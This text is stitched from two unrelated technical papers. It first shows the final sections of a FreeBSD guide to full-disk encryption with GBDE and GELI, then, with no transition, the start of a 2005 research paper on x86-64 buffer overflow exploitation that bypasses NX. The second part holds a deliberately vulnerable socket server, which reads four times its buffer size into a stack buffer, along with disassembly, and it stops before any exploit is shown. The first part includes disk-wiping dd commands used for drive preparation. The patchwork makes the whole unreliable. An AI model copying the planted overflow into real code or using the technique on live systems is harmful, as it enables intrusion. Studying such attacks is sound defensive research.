3.4.14 Integrating the memory disk image

The memory disk image now contains all the necessary data, so it can be unmounted and detached (if the memory disk image was not previously accessible through **/dev/md1**, the third line must be adjusted).

```
# umount /memdisk/safe
# umount /memdisk
# mdconfig -d -u1
```

In order to save space and to speed up the booting process, the memory disk image can also be gzipped, just like the kernel modules and the kernel itself:

```
# gzip /removable/boot/mfsroot
```

If the kernel was compiled with the MD_ROOT option – which is the case with the GENERIC kernel – it is able to mount the root from a memory disk. The file that holds the image of the memory disk must be loaded by the FreeBSD `loader`. This works almost the same way as with kernel modules, as the image must be listed in the configuration file **/boot/loader.conf**. Compared to executable code however, the memory disk image

must be explicitly specified as such in the configuration file, so the kernel knows how to handle the file's contents. The following three lines are required in **/boot/loader.conf** on the removable medium:

```
mfsroot_load="YES"
mfsroot_type="mfs_root"
mfsroot_name="/boot/mfsroot"
```

It is also important to note that there is no need to maintain an extra copy of the **/etc/fstab** file on the removable medium as the kernel automatically mounts the first memory disk that has been preloaded. Although this **/etc/fstab** issue is not a major problem, it is a necessary measure in order to make this scheme work with GELI – which is able to mount an encrypted partition as the root filesystem.

3.4.15 The swap partition

Although the swap partition has already been set up and is ready for use, the operating system does not yet know which device to use. It is therefore necessary to create an entry for it in the file **/etc/fstab**. This file must be stored on the hard disk, *not* the removable medium.

```
# mount /dev/ad0.bdea /fixed/
# echo "/dev/ad0.bdeb   none   swap   sw   0   0" > /fixed/etc/fstab
```

Now, the system is finally ready and can be used by booting from the removable medium. The modified `rc` script will ask for the passphrase and then mount the encrypted partition, so that the rest of the system can be loaded.

3.4.16 Post-installation issues

Since the system on the encrypted disk was not installed using `sysinstall`, a few things such as setting the timezone, the keyboard map and the *root password* have not yet been taken care of. These settings can easily be changed by calling `sysinstall` now. Packages such as the X server, which is not part of the system, can be added using `pkg_add(8)`. The system is now fully functional and ready for use.

3.5 Complete hard disk encryption using GELI

This chapter describes the process of setting up complete hard disk encryption using FreeBSD's new GELI facility. GELI is so far only available on the 6.x branch. It is important to note that the memory disk approach as discussed previously with GBDE is also possible with GELI. But since GELI makes it possible to mount an encrypted partition as the root filesystem, the memory disk is not a requirement anymore. This advantage, however, is somewhat weakened by a drawback that the memory disk scheme does not suffer from. This particular issue will be discussed in more detail later and ultimately it is up to the user to decide which scheme is more appropriate.

As the concept of having a memory disk with GELI is very similar to having one with GBDE, this chapter discusses only how to use GELI to boot *directly* with an encrypted

root filesystem – *without* the need for a memory disk.

Many of the steps required to make complete hard disk encryption work with GBDE are also necessary with GELI – regardless of whether a memory disk is used or not. Therefore the description and explanation of some steps will be shortened or omitted completely here. The necessary commands will of course be given, but for a more detailed explanation the respective chapters in the GBDE part are recommended for reference.

3.5.1 Readying the hard disk

As it has already been mentioned in the GBDE chapter, erasure of previously stored data on the medium intended for encryption is strongly recommended. The data can be overwritten by either using the zero or the entropy device as a source.

```
# dd if=/dev/zero of=/dev/ad0 bs=1m
```

-- or --

```
# dd if=/dev/random of=/dev/ad0 bs=1m
```

Their respective advantages and drawbacks were discussed in chapter 3.4.1.

3.5.2 Improvements and new problems with GELI

Just as GBDE, GELI must first initialize the medium intended for encryption. GELI's big advantage over GBDE for the purpose of complete hard disk encryption is that it enables the kernel to mount an encrypted partition as the root filesystem. This works by passing the -b parameter to the `geli(8)` userland tool when the hard disk is initialized. This parameter causes GELI to flag the partition as “ask for passphrase upon discovery”.

When the kernel initializes the various storage media in the system at boot time, it searches the partitions on them for any that have been flagged by the user and then asks for the passphrase of the respective partition. The most important fact is, that this is done in kernel space – the new device node providing access to the plain text (with the suffix .eli, analogous to GBDE's .bde suffix) therefore already exists *before* the kernel mounts the root filesystem.

Furthermore – as it is possible with GBDE – GELI also allows the key material to be retrieved from additional sources besides the passphrase. While GBDE uses the 16-byte *lockfile* for this purpose, GELI supports the specification of a *keyfile* with the -K parameter. The size of this keyfile is not hardcoded into GELI and can be chosen freely by the user; if '–' instead of a file name is given, GELI will read the contents of the keyfile from the standard input.

This way it is even possible to concatenate several files and feed them to GELI's standard input through a pipeline. The individual files would then each hold a part of the key and the key would therefore be distributed across several (physical, if chosen) places.

Unfortunately, however, the keyfile *cannot* be used with partitions which have been flagged for “ask for passphrase upon discovery”. Using a passphrase and a keyfile to grant access to the encrypted data would require that a parameter be passed to the kernel – specifying the path to the keyfile. This path could of course also be hardcoded into the kernel, for example that the keyfile must be located at **/boot/geli.keys/<device>**.

Unfortunately, this functionality does not yet exist in GELI. The ability to mount an

encrypted partition as the root filesystem comes therefore at the price of having to rely only on the passphrase to protect the data. The memory disk approach that was discussed in order to make complete hard disk encryption work with GBDE also works with GELI. Although it is harder to set up and maintain, it combines the advantages of "something you know" and "something you have", namely a passphrase *and* a lockfile/keyfile. Especially on mobile devices it is risky to rely only on a passphrase, since it will face intensive exposure as it must be typed in each time the system is booted up.

The choice between better usability and increased security is therefore left to user.

3.5.3 Initializing, attaching and partitioning

Initializing the hard disk with GELI works similarly as it does with GBDE – except that the partition must be flagged as "ask for passphrase upon discovery" and therefore cannot (yet) use a keyfile.

```
# geli init -b /dev/ad0
Enter new passphrase:
Reenter new passphrase:
```

Very important here is to specify the -b parameter, which causes the **geom_eli.ko** kernel module to ask for the passphrase if a GELI encrypted partition has been found. The -a parameter can (optionally) be used to specify the encryption algorithm: AES, Blowfish or 3DES.

If this set-up is performed directly from the 'fix-it' live filesystem, then the **/lib** directory must be created by symlinking it to the existing **/dist/lib** directory. This is necessary because GELI needs to find its libraries in **/lib**. The GELI executable will actually run without **/lib**, but will then *hide* its features from the user – therefore making the problem much less obvious.

Attaching the hard disk is also largely the same as with GBDE, again except that the keyfile parameter must be omitted from the command.

```
# geli attach /dev/ad0
Enter passphrase:
```

Upon successful attachment, a new device node will be created in the **/dev** directory which carries the name of the specified device plus a '.eli' suffix. Just like the '.bde' device node created by GBDE, this node provides access to the plain text. The output of `geli` after successful attachment looks something like this (details depend on the parameters used and the available hardware):

```
GEOM_ELI: Device ad0.eli created.
GEOM_ELI:     Cipher: AES
GEOM_ELI: Key length: 128
GEOM_ELI:     Crypto: software
```

Since `sysinstall` cannot read GELI encrypted partitions either, the partitioning must be done using the `bsdlabel` tool.

```
# bsdlabel -w /dev/ad0.eli
# bsdlabel -e /dev/ad0.eli
```

Partition management was discussed in more detail in chapter 3.4.4.

3.5.4 Filesystem creation and system installation

Now that the partition layout has been set, the filesystem(s) can be created, so FreeBSD can be installed.

```
# newfs /dev/ad0.elia
# newfs /dev/ad0.elid
```

etc.

The actual installation of the system on the encrypted hard disk must also be done manually, since `sysinstall` does not support GELI encrypted partitions.

```
# mount /dev/ad0.elia /fixed
# export DESTDIR=/fixed/
# cd /dist/6.0-RELEASE/base && ./install.sh
You are about to extract the base distribution into /fixed - are you SURE
you want to do this over your installed system (y/n)?
```

3.5.5 The removable medium

Since this medium is not going to be encrypted, it can be sliced and partitioned with `sysinstall`. The size requirements are largely the same as for GBDE – the minimum is even a bit lower because there is no need to store the image of the memory disk. With a customized kernel, this minimum may be as low as 4 MB.

In order to boot the kernel from the removable medium (**/removable**), it is necessary to copy the **/boot** directory from the encrypted hard disk (mounted on **/fixed**).

```
# cp -Rpv /fixed/boot /removable
```

All kernel modules except **geom_eli.ko** and its dependency **crypto.ko** (and **acpi.ko**, if used) can be deleted if space is a problem. Further, all modules and even the kernel can be gzipped. This saves not only space, but also reduces loading time.

```
# cd /removable/boot/kernel
# gzip kernel geom_eli.ko acpi.ko
```

Just as it is the case with GBDE, GELI also needs its kernel module **geom_eli.ko** loaded by `loader(8)` in order to ask for the passphrase before the root filesystem is mounted. The following command adds the appropriate entry to **/boot/loader.conf**.

```
# echo geom_eli_load=\"YES\">> /removable/boot/loader.conf
```

3.5.6 Mounting the encrypted partition

Because of GELI's ability to mount encrypted partitions as the root filesystem the *entire* workaround with the memory disk can be avoided. So far, however, the kernel does not know which partition it must mount as the root filesystem – even if the device node to the plain text of the encrypted hard disk has been created by GELI. The memory disk approach, which is necessary to make complete hard disk encryption work with GBDE, has the advantage that the kernel will automatically mount the memory disk as the root filesystem if an image has been preloaded.

In this case, however, it is necessary to create an entry in **/etc/fstab**, so the kernel knows which partition to mount as the root filesystem.

```
# mkdir /removable/etc
```

```
# echo "/dev/ad0.elia   /     ufs    rw   1     1" >> /removable/etc/fstab
```

It is important to note that this file must be stored on the *removable* medium and serves only the purpose of specifying the device for the root filesystem. As soon as the kernel has read out the contents of the file, it will mount the specified device as the root filesystem and the files on the removable medium (including **fstab**) will be *outside* of the filesystem name space. This means that the removable medium must first be mounted before the files on it can be accessed through the filesystem name space. It also means, however, that the removable medium can actually be *removed* after the root filesystem has been mounted from the encrypted hard disk – thus reducing unnecessary exposure. It is crucial that the removable medium be always in the possession of the user, because the whole concept of complete hard disk encryption relies on the assumption that the boot medium – therefore the *removable* medium, not the hard disk – is uncompromised and its contents are trusted.

If any other partitions need to be mounted in order to boot up the system – for example **/dev/ad0.elid** for **/usr** – they must be specified in **/etc/fstab** as well. Since most installations use at least one swap partition, the command for adding the appropriate entry to **/etc/fstab** is given below.

```
# echo "/dev/ad0.elib   none   swap   sw   0   0" > /fixed/etc/fstab
```

The system is now ready for use and can be booted from the removable medium. As the different storage devices in the system are found, GELI searches them for any partitions that were initialized with the `geli init -b` parameter and asks for the passphrase. If the correct one has been provided, GELI will create new device nodes for plain text access to the hard disk and the partitions on it (e.g. **/dev/ad0.elia**), which then can then be mounted as specified in **/etc/fstab**.

After that, the rest of the system is loaded. `sysinstall` can then be used in order to adjust the various settings that could not be set during the installation procedure – such as timezone, keyboard map and especially the root password!

4 Complete hard disk encryption in context

4.1 New defenses & new attack vectors – again

Any user seriously thinking about using complete hard disk encryption should be aware of what it actually protects and what it does not.

Since encryption requires a lot of processing power and can therefore have a noticeable impact on performance, it is usually not enabled by default. FreeBSD marks no exception here. Although it provides strong encryption algorithms and two powerful tools for encrypting storage media, it is up to the user to discover and apply this functionality.

This paper gave instructions on how to encrypt an entire hard disk while most of the operating system is still stored and loaded from it. It is important to remember, however, that FreeBSD – or any other software component for that matter – will not warn the user if the encrypted data on the hard disk is leaked (see chapter 2.3) or intentionally copied to another, unencrypted medium, such as an external drive or a smart media card. It is the responsibility of the user to encrypt these media as well.

This responsibility applies equally well to data *in transit*. Network transmissions are

in most cases not encrypted by default either. Since all encryption and decryption of the data on the hard disk is done transparently to the user once the passphrase has been provided, it is easy to forget that some directories might contain data which is stored on a different machine and made available through NFS, for example – in which case the data is transferred *in the clear* over the network, unless *explicitly* set up otherwise.

The mounting facility in UNIX is very powerful; but it also makes it difficult to keep track of which medium actually holds what data.

The network poses of course an additional threat, because of an attacker's ability to target the machine remotely. The problem has already been discussed in chapter 1. If a particular machine is easier to attack remotely than locally, any reasonable attacker will not even bother with getting physical access to the machine. In that case it would make no sense to use complete hard disk encryption, because it does not eliminate the weakest link (the network connectivity).

If, on the other hand, not the network, but the unencrypted or not fully encrypted hard disk is the weakest link and the attacker is also capable of getting physical access to the machine (for reasons discussed in chapter 2.4), then complete hard disk encryption makes sense.

A key point to remember is that as long as a particular storage area is attached, the data residing on it is not protected any more than any other data accessible to the system. This applies to both GBDE and GELI; even unmounting an encrypted storage area will not protect the data from compromise since the corresponding device node providing access to the plain text still exists. In order to remove this plain text device node, the storage area in question must be *detached*. With GBDE this must be done manually, GELI has a feature that allows for automatic detachment on the last close – but this option must be *explicitly* specified.

Since the partition holding the operating system must always be attached and mounted, its contents are also vulnerable during the entire time the system is up. This means that remotely or even locally introduced viruses, worms and trojans can compromise the system in the same way they can do it on a system *without* complete hard disk encryption.

Another way to attack the system would be by compromising the hardware itself, for example by installing a hardware keylogger. This kind of attack is very hard to defend against and this paper makes no attempt to solve this issue.

What complete hard disk encryption *does* protect against, is attacks which aim at either accessing data by reading out the contents of the hard disk on a different system in order to defeat the defenses on the original system or by compromising the system stored on the hard disk, so the encryption key or the data itself can be leaked. Encryption does *not*, however, prevent the data from being destroyed, both accidentally and intentionally.

If it is chosen that the encrypted partition is mounted directly as the root filesystem – without the need for a memory disk, then it is crucial that a strong passphrase be chosen, because that will be the only thing required to access the encrypted data. Choosing the memory disk approach makes for a more resilient security model, since it enables the user to use a lockfile (GBDE) or a keyfile (GELI) – in order to get access to the data.

While all these previously mentioned conditions and precautions matter, it is absolutely crucial to understand that the concept of complete hard disk encryption depends upon the assumption that the data on the removable medium is *trusted*.

The removable medium must be used because the majority of the hardware is not capable of booting encrypted code. Since the kernel and all the other code necessary for mounting the encrypted partition(s) must be stored in the clear on the removable

medium, the problem of critical code getting compromised has, in fact, not really been solved. The most efficient way to attack a system like this would most likely be by compromising the code on the removable medium.

It is therefore crucial that the user keep the removable medium with him or her at all times. If there is the slightest reason to believe that the data on it may have been compromised, its contents must be erased and reconstructed according to the instructions in the respective GBDE or GELI chapters.

If the removable medium has been lost or stolen *and* there was a keyfile or lockfile stored on it, then two issue must be taken into account:

- The user will not be able to access to encrypted data even with the passphrase. It is therefore strongly recommended that a backup of the keyfile/lockfile be made and kept in a secure place – preferably without network connectivity.
- The second possibility can be equally devastating, since the keyfile/lockfile could fall into the hands of someone who is determined to break into the system. In that case, all the attacker needs is the passphrase – which can be very hard to keep secret for a mobile device. It is therefore recommended that both the passphrase *and* the keyfile/lockfile are changed in the event of a removable medium loss or theft.

4.2 Trade-offs

Complete hard disk encryption offers protection against specific attacks as discussed in chapter 4.1. This additional protection, however, comes at a cost – which is usually why security measures are not enabled by default. In the case of complete hard disk encryption, the trade-offs worth mentioning the most are the following:

- Performance. Encryption and decryption consume a lot of processing power. Since each I/O operation on the encrypted hard disk requires additional computation, the throughput is often limited by the power of the CPU(s) and not the bandwidth of the storage medium. Especially write operations, which must be encrypted, are noticeably slower than read operations, where decryption is performed. Systems which must frequently swap out data to secondary storage and therefore usually to the encrypted hard disk can suffer from an enormous performance penalty. In cases where performance becomes too big a problem it is suggested that dedicated hardware be used for cryptographic operations. GELI supports this by using the crypto(9) framework, GBDE unfortunately does so far not allow for dedicated hardware to be used and must therefore rely on the CPU(s) instead.
- Convenience. Each time the system is booted, the user is required to attach or insert the removable medium and enter the passphrase. Booting off a removable medium is usually slower than booting from a hard disk and the passphrase introduces an additional delay.
- Administrative work. Obviously the whole scheme must first be set up before it can be used. The majority of this quite lengthy process must also be repeated with each system upgrade as the code on the removable medium must not get out of sync with the code on the hard disk. As this set-up or upgrade process is also prone to errors such as typos, it may be considered an additional risk to the data stored on the device.

This list is by no means exhaustive and every user thinking about using complete hard disk encryption is strongly encouraged to carefully evaluate its benefits and drawbacks.

4.3 GBDE vs. GELI

FreeBSD provides two tools for encrypting partitions, GBDE and GELI. Both can be used to make complete hard disk encryption work. If GBDE is chosen, the memory disk approach *must* be used, as GBDE does not allow the kernel to mount an encrypted partition as the root filesystem. The advantage is that it is possible to use a lockfile in addition to a passphrase. This makes for a more robust security model and should compensate for the administrative "overhead" caused by the memory disk.

GELI not only makes it possible to use a memory disk too, it also allows the user to choose from different cryptographic algorithms and key lengths. In addition to that it also offers support for dedicated cryptographic hardware devices and of course eliminates the need for a memory disk by being able to directly mount the encrypted boot partition. The drawback of mounting the root directly from an encrypted partition is that GELI so far does not allow for a keyfile to be used and therefore the security of the encrypted data depends solely on the passphrase chosen.

Looking at the features of the two tools, it may seem as though GELI would be the better choice in *any* situation. It should be noted, however, that GBDE has been around for much longer than GELI and therefore is more likely to have received more testing and review.

5 Conclusion

Mobile devices are intended to be used anywhere and anytime. As these devices get increasingly sophisticated, they allow the users to store massive amounts of data – a lot of which may often be sensitive. Encrypting individual files simply does not scale and on top of that does nothing to prevent the data from leaking to other places. Partition-based encryption scales much better but still, a lot of information can be compiled from unencrypted sources such as system log files, temporary working copies of opened files or the swap partition. In addition to that, both schemes do nothing to protect the operating system or the applications from being compromised.

In order to defend against this kind of attack, it is necessary to encrypt the operating system and the applications as well and boot the core parts such as the kernel from a removable medium. Since the boot code must be stored unencrypted in order to be loaded, it must be kept on a medium that can easily be looked after.

FreeBSD provides two tools capable of encrypting disks: GBDE and GELI. Complete hard disk encryption can be accomplished by using either a memory disk as the root filesystem and then mount the encrypted hard disk in a subdirectory or by directly mounting the encrypted hard disk as the root filesystem.

The first approach can be done with both GBDE and GELI and has the advantage that a lockfile or keyfile can be used in addition to the passphrase, therefore providing more robust security. The second approach omits the memory disk and therefore saves some administrative work. It works only with GELI, however, and does not allow for a keyfile to be used – therefore requiring a trade-off between better usability/maintainability and security.

Under no circumstances does complete hard disk encryption solve all problems related to security or protect against any kind of attack. What it *does* protect against, is attacks which are aimed at accessing data by reading out the contents of the particular hard disk on a different system in order to defeat the original defenses or to compromise the operating system or applications in order to leak the encryption key or the encrypted data itself.

As with any security measure, complete hard disk encryption requires the users to make trade-offs. The increase in security comes at the cost of decreased performance, less convenience and more administrative work.

Complete hard disk encryption makes sense if an unencrypted or partially encrypted hard disk is the weakest link to a particular kind of attack.

References & further reading

Dawidek, 2005a
P. J. Dawidek, *geli – control utility for cryptographic GEOM class*
FreeBSD manual page
April 11, 2005

Dawidek, 2005b
P. J. Dawidek, *GELI - disk encryption GEOM class committed*
http://lists.freebsd.org/pipermail/freebsd-current/2005-July/053449.html
posted on the 'freebsd-current' mailing list
July 28, 2005

Dowdeswell & Ioannidis, 2003
R. C. Dowdeswell & J. Ioannidis, *The CryptoGraphic Disk Driver*
http://www.usenix.org/events/usenix03/tech/freenix03/full_papers/dowdeswell/dowdeswell.pdf
June 2003

Kamp, 2003a
P.-H. Kamp, *GBDE – GEOM Based Disk Encryption*
http://phk.freebsd.dk/pubs/bsdcon-03.gbde.paper.pdf
July 7, 2003

Kamp, 2003b
P.-H. Kamp, *GEOM Tutorial*
http://phk.freebsd.dk/pubs/bsdcon-03.slides.geom-tutorial.pdf
August 19, 2003

Lemos, 2005
R. Lemos, *Backups tapes a backdoor for identity thieves*
http://www.securityfocus.com/news/11048
April 28, 2005

Leyden, 2004
J. Leyden, *Oops! Firm accidentally eBays customer database*
http://www.theregister.co.uk/2004/06/07/hdd_wipe_shortcomings/
June 7, 2004

Noguchi, 2005
Y. Noguchi, *Lost a BlackBerry? Data Could Open A Security Breach*
http://www.washingtonpost.com/wp-dyn/content/article/2005/07/24/AR2005072401135.html
July 25, 2005

OpenBSD, 1993
vnconfig - configure vnode disks for file swapping or pseudo file systems
OpenBSD manual page
http://www.openbsd.org/cgi-bin/man.cgi?query=vnconfig&sektion=8&arch=i386&apropos=0&manpath=OpenBSD+Current
July 8, 1993

Reuters, 2005
Reuters, *Stolen PCs contained Motorola staff records*
http://news.zdnet.co.uk/internet/security/0,39020375,39203514,00.htm
June 13, 2005

Sarche, 2005
J. Sarche, *Hackers hit U.S. Army computers,*
http://www.globetechnology.com/servlet/story/RTGAM.20050913.gtarmysep13/BNStory/Technology/
September 13, 2005

Der Hammer: x86-64 und das umschiffen des NX Bits

Sebastian Krahmer

x86-64 buffer overflow exploits and the borrowed code chunks exploitation technique

Sebastian Krahmer *krahmer@suse.de*

September 28, 2005

Abstract

The x86-64 CPU platform (i.e. AMD64 or Hammer) introduces new features to protect against exploitation of buffer overflows, the so called No Execute (NX) or Advanced Virus Protection (AVP). This non-executable enforcement of data pages and the ELF64 SystemV ABI render common buffer overflow exploitation techniques useless. This paper describes and analyzes the protection mechanisms in depth. Research and target platform was a SUSE Linux 9.3 x86-64 system but the results can be expanded to non-Linux systems as well.
search engine tag: SET-krahmer-bccet-2005.

Contents

1 Preface **2**

2 Introduction **2**

3 ELF64 layout and x86-64 execution mode **2**

4 The borrowed code chunks technique **4**

5 And does this really work? **7**

6 Single write exploits **8**

7 Automated exploitation **12**

8 Related work **17**

9 Countermeasures **18**

10 Conclusion **18**

11 Credits **19**

1 Preface

Before you read this paper please be sure you properly understand how buffer overflows work in general or how the *return into libc* trick works. It would be too much workload for me to explain it again in this paper. Please see the references section to find links to a description for buffer overflow and *return into libc* exploitation techniques.

2 Introduction

In recent years many security relevant programs suffered from buffer overflow vulnerabilities. A lot of intrusions happen due to buffer overflow exploits, if not even most of them. Historically x86 CPUs suffered from the fact that data pages could not only be readable OR executable. If the read bit was set this page was executable too. That was fundamental for the common buffer overflow exploits to function since the so called shellcode was actually data delivered to the program. If this data would be placed in a readable but non-executable page, it could still overflow internal buffers but it won't be possible to get it to execute. Demanding for such a mechanism the PaX kernel patch introduced a workaround for this r-means-x problem [7]. Todays CPUs (AMD64 as well as newer x86 CPUs) however offer a solution in-house. They enforce the missing execution bit even if a page is readable, unlike recent x86 CPUs did. From the exploiting perspective this completely destroys the common buffer overflow technique since the attacker is not able to get execution to his shellcode anymore. Why *return-into-libc* also fails is explained within the next sections.

3 ELF64 layout and x86-64 execution mode

On the Linux x86-64 system the CPU is switched into the so called *long mode*. Stack wideness is 64 bit, the GPR registers also carry 64 bit width values and the address size is 64 bit as well. The non executable bit is enforced if the Operating System sets proper page protections.

```
linux:~ # cat

[1]+  Stopped                 cat
linux:~ # ps aux|grep cat
root     13569  0.0  0.1   3680   600 pts/2    T    15:01   0:00 cat
root     13571  0.0  0.1   3784   752 pts/2    R+   15:01   0:00 grep cat
linux:~ # cat /proc/13569/maps
00400000-00405000 r-xp 00000000 03:06 23635                              /bin/cat
00504000-00505000 rw-p 00004000 03:06 23635                              /bin/cat
00505000-00526000 rw-p 00505000 00:00 0
2aaaaaaab000-2aaaaaac1000 r-xp 00000000 03:06 12568                      /lib64/ld-2.3.4.so
2aaaaaac1000-2aaaaaac2000 rw-p 2aaaaaac1000 00:00 0
2aaaaaac2000-2aaaaaac3000 r--p 00000000 03:06 13642                      /usr/lib/locale/en_US.utf8/LC_IDENTIFICATION
2aaaaaac3000-2aaaaaac9000 r--s 00000000 03:06 15336                      /usr/lib64/gconv/gconv-modules.cache
2aaaaaac9000-2aaaaaaca000 r--p 00000000 03:06 15561                      /usr/lib/locale/en_US.utf8/LC_MEASUREMENT
2aaaaaaca000-2aaaaaacb000 r--p 00000000 03:06 13646                      /usr/lib/locale/en_US.utf8/LC_TELEPHONE
2aaaaaacb000-2aaaaaacc000 r--p 00000000 03:06 13641                      /usr/lib/locale/en_US.utf8/LC_ADDRESS
2aaaaaacc000-2aaaaaacd000 r--p 00000000 03:06 13645                      /usr/lib/locale/en_US.utf8/LC_NAME
2aaaaaacd000-2aaaaaace000 r--p 00000000 03:06 15595                      /usr/lib/locale/en_US.utf8/LC_PAPER
2aaaaaace000-2aaaaaacf000 r--p 00000000 03:06 15751                      /usr/lib/locale/en_US.utf8/LC_MESSAGES/SYS_LC_MESSAGES
2aaaaaacf000-2aaaaaad0000 r--p 00000000 03:06 13644                      /usr/lib/locale/en_US.utf8/LC_MONETARY
2aaaaaad0000-2aaaaaba8000 r--p 00000000 03:06 15786                      /usr/lib/locale/en_US.utf8/LC_COLLATE
```

```
2aaaaaba8000-2aaaaaba9000 r--p 00000000 03:06 13647                      /usr/lib/locale/en_US.utf8/LC_TIME
2aaaaaba9000-2aaaaabaa000 r--p 00000000 03:06 15762                      /usr/lib/locale/en_US.utf8/LC_NUMERIC
2aaaaabc0000-2aaaaabc2000 rw-p 00015000 03:06 12568                      /lib64/ld-2.3.4.so
2aaaaabc2000-2aaaaacdf000 r-xp 00000000 03:06 12593                      /lib64/tls/libc.so.6
2aaaaacdf000-2aaaaadde000 ---p 0011d000 03:06 12593                      /lib64/tls/libc.so.6
2aaaaadde000-2aaaaade1000 r--p 0011c000 03:06 12593                      /lib64/tls/libc.so.6
2aaaaade1000-2aaaaade4000 rw-p 0011f000 03:06 12593                      /lib64/tls/libc.so.6
2aaaaade4000-2aaaaadea000 rw-p 2aaaaade4000 00:00 0
2aaaaadea000-2aaaaae1d000 r--p 00000000 03:06 15785                      /usr/lib/locale/en_US.utf8/LC_CTYPE
7fffffffeb000-800000000000 rw-p 7fffffffeb000 00:00 0
ffffffffff600000-ffffffffffe00000 ---p 00000000 00:00 0
linux:~ #
```

As can be seen the `.data` section is mapped RW and the `.text` section with RX permissions. Shared libraries are loaded into RX protected pages, too. The stack got a new section in the newer ELF64 binaries and is mapped at address `0x7fffffffeb000` with RW protection bits in this example.

```
linux:~ # objdump -x /bin/cat |head -30

/bin/cat:     file format elf64-x86-64
/bin/cat
architecture: i386:x86-64, flags 0x00000112:
EXEC_P, HAS_SYMS, D_PAGED
start address 0x00000000004010a0

Program Header:
    PHDR off    0x0000000000000040 vaddr 0x0000000000400040 paddr 0x0000000000400040 align 2**3
         filesz 0x00000000000001f8 memsz 0x00000000000001f8 flags r-x
  INTERP off    0x0000000000000238 vaddr 0x0000000000400238 paddr 0x0000000000400238 align 2**0
         filesz 0x000000000000001c memsz 0x000000000000001c flags r--
    LOAD off    0x0000000000000000 vaddr 0x0000000000400000 paddr 0x0000000000400000 align 2**20
         filesz 0x000000000000494c memsz 0x000000000000494c flags r-x
    LOAD off    0x0000000000004950 vaddr 0x0000000000504950 paddr 0x0000000000504950 align 2**20
         filesz 0x00000000000003a0 memsz 0x0000000000000520 flags rw-
 DYNAMIC off    0x0000000000004978 vaddr 0x0000000000504978 paddr 0x0000000000504978 align 2**3
         filesz 0x0000000000000190 memsz 0x0000000000000190 flags rw-
    NOTE off    0x0000000000000254 vaddr 0x0000000000400254 paddr 0x0000000000400254 align 2**2
         filesz 0x0000000000000020 memsz 0x0000000000000020 flags r--
    NOTE off    0x0000000000000274 vaddr 0x0000000000400274 paddr 0x0000000000400274 align 2**2
         filesz 0x0000000000000018 memsz 0x0000000000000018 flags r--
EH_FRAME off    0x000000000000421c vaddr 0x000000000040421c paddr 0x000000000040421c align 2**2
         filesz 0x000000000000015c memsz 0x000000000000015c flags r--
   STACK off    0x0000000000000000 vaddr 0x0000000000000000 paddr 0x0000000000000000 align 2**3
         filesz 0x0000000000000000 memsz 0x0000000000000000 flags rw-

Dynamic Section:
  NEEDED      libc.so.6
  INIT        0x400e18
linux:~ #
```

On older Linux kernels the stack had no own section within the ELF binary since it was not possible to enforce read-no-execute anyways.
As can be seen by the *maps* file of the *cat* process, there is no page an attacker could potentially place his shellcode and where he can jump into afterwards. All pages are either not writable, so no way to put shellcode there, or if they are writable they are not executable.
It is not entirely new to the exploit coders that there is no way to put code into the program or at least to transfer control to it. For that reason two techniques called *return-into-libc* [5] and *advanced-return-into-libc* [4] have been developed. This allowed to bypass the PaX protection scheme in certain cases, if the application to be exploited gave conditions to use that technique.[1] However this technique works only on recent x86

[1] Address Space Layout Randomization for example could make things more difficult or the overall behavior of the program, however there are techniques to bypass ASLR as well.

CPUs and NOT on the x86-64 architecture since the ELF64 SystemV ABI specifies that *function call parameters are passed within registers*[2]. The *return-into-libc* trick requires that arguments to e.g. *system(3)* are passed on the stack since you build a fake stack-frame for a fake *system(3)* function call. If the argument of *system(3)* has to be passed into the `%rdi` register, the *return-into-libc* fails or executes junk which is not under control of the attacker.

4 The borrowed code chunks technique

Since neither the common nor the *return-into-libc* way works we need to develop another technique which I call the *borrowed code chunks technique*. You will see why this name makes sense.
As with the *return-into-libc* technique this will focus on stack based overfbws. But notice that heap based overfbws or format bugs can often be mapped to stack based overfbws since one can write arbitrary data to an arbitrary location which can also be the stack.

This sample program is used to explain how even in this restricted environment arbitrary code can be executed.

```
 1    #include <stdio.h>
 2    #include <netinet/in.h>
 3    #include <sys/socket.h>
 4    #include <sys/types.h>
 5    #include <errno.h>
 6    #include <unistd.h>
 7    #include <arpa/inet.h>
 8    #include <stdlib.h>
 9    #include <string.h>
10    #include <sys/wait.h>
11    #include <sys/mman.h>

12    void die(const char *s)
13    {
14        perror(s);
15        exit(errno);
16    }

17    int handle_connection(int fd)
18    {
19        char buf[1024];

20        write(fd, "OF Server 1.0\n", 14);
21        read(fd, buf, 4*sizeof(buf));
22        write(fd, "OK\n", 3);
23        return 0;
24    }

25    void sigchld(int x)
26    {
27        while (waitpid(-1, NULL, WNOHANG) != -1);
28    }

29    int main()
30    {
31        int sock = -1, afd = -1;
32        struct sockaddr_in sin;
```

[2]The first 6 integer arguments, so this affects us.

```
33        int one = 1;

34        printf("&sock = %p system=%p mmap=%p\n", &sock, system, mmap);

35        if ((sock = socket(PF_INET, SOCK_STREAM, 0)) < 0)
36            die("socket");
37        memset(&sin, 0, sizeof(sin));
38        sin.sin_family = AF_INET;
39        sin.sin_port = htons(1234);
40        sin.sin_addr.s_addr = INADDR_ANY;

41        setsockopt(sock, SOL_SOCKET, SO_REUSEADDR, &one, sizeof(one));

42        if (bind(sock, (struct sockaddr *)&sin, sizeof(sin)) < 0)
43            die("bind");
44        if (listen(sock, 10) < 0)
45            die("listen");

46        signal(SIGCHLD, sigchld);

47        for (;;) {
48            if ((afd = accept(sock, NULL, 0)) < 0 && errno != EINTR)
49                die("accept");
50            if (afd < 0)
51                continue;
52            if (fork() == 0) {
53                handle_connection(afd);
54                exit(0);
55            }
56            close(afd);
57        }

58        return 0;
59    }
```

Obviously a overfbw happens at line 21. Keep in mind, even if we are able to overwrite the return address and to place a shellcode into *buf*, we can't execute it since page permissions forbid it. We can't use the *return-into-libc* trick either since the function we want to "call" e.g. *system(3)* expects the argument in the `%rdi` register. Since there is no chance to transfer execution fbw to our own instructions due to restricted page permissions we have to find a way to transfer arbitrary values into registers so that we could finally jump into *system(3)* with proper arguments. Lets analyze the *server* binary at assembly level:

```
0x0000000000400a40 <handle_connection+0>:      push   %rbx
0x0000000000400a41 <handle_connection+1>:      mov    $0xe,%edx
0x0000000000400a46 <handle_connection+6>:      mov    %edi,%ebx
0x0000000000400a48 <handle_connection+8>:      mov    $0x400d0c,%esi
0x0000000000400a4d <handle_connection+13>:     sub    $0x400,%rsp
0x0000000000400a54 <handle_connection+20>:     callq  0x400868 <_init+104>
0x0000000000400a59 <handle_connection+25>:     mov    %rsp,%rsi
0x0000000000400a5c <handle_connection+28>:     mov    %ebx,%edi
